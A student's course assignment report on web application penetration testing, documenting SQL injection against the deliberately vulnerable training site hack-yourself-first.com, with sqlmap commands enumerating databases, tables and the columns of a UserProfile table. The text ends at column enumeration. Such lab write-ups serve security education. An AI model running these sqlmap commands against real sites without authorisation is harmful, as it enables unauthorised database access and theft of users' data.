**ASSIGNMENT #3**

**WEB APP PENTESTING**

**Submitted By**

**Shilphy P Gonsalvez**

**CSA NOV BATCH**

**1. Perform SQL Injection at https://hack-yourself-first.com/ and Extract Users Table. Please create the report of the same with relevant pictures for 20 points.**

**Penetration Testing Report: SQL Injection on Hack Yourself First**

**1. Introduction**

This report documents an ethical penetration test performed to demonstrate **SQL Injection** on the **Hack Yourself First** website. The objective is to assess the application's vulnerability to SQL Injection attacks and extract the **Users Table** safely in a controlled environment.

**2. Scope & Objectives**

* Target: **https://hack-yourself-first.com/**
* Vulnerability: **SQL Injection**
* Goal: **Extract user data from the database**
* Tools Used: **SQLMap, Burp Suite, Kali Linux**

**3. Tools Used**

* **Kali Linux**: A penetration testing operating system
* **SQLMap**: An automated SQL Injection tool
* **Burp Suite**: An intercepting proxy to analyze requests
* **Browser Developer Tools**: For client-side analysis

**4. Methodology**

**4.1 Identifying the Vulnerability**

A parameter **Cylinders** in the URL **https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12** was tested for SQL Injection using **manual payload insertion**.


**4.2 Exploiting the Vulnerability**


**SQLMap Command Used:**

sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12" --dbs --random-agent

**Expected Output:**


* If the site is vulnerable, SQLMap will identify databases.
* Extract the database names.
* Extract the **Users Table**.






**4.3 Extracting Users Table**


Once the vulnerable database was identified, we ran:

sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12" -D hackyourselffirst\_db --tables



sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12" -D hackyourselffirst\_db -T UserProfile –columns






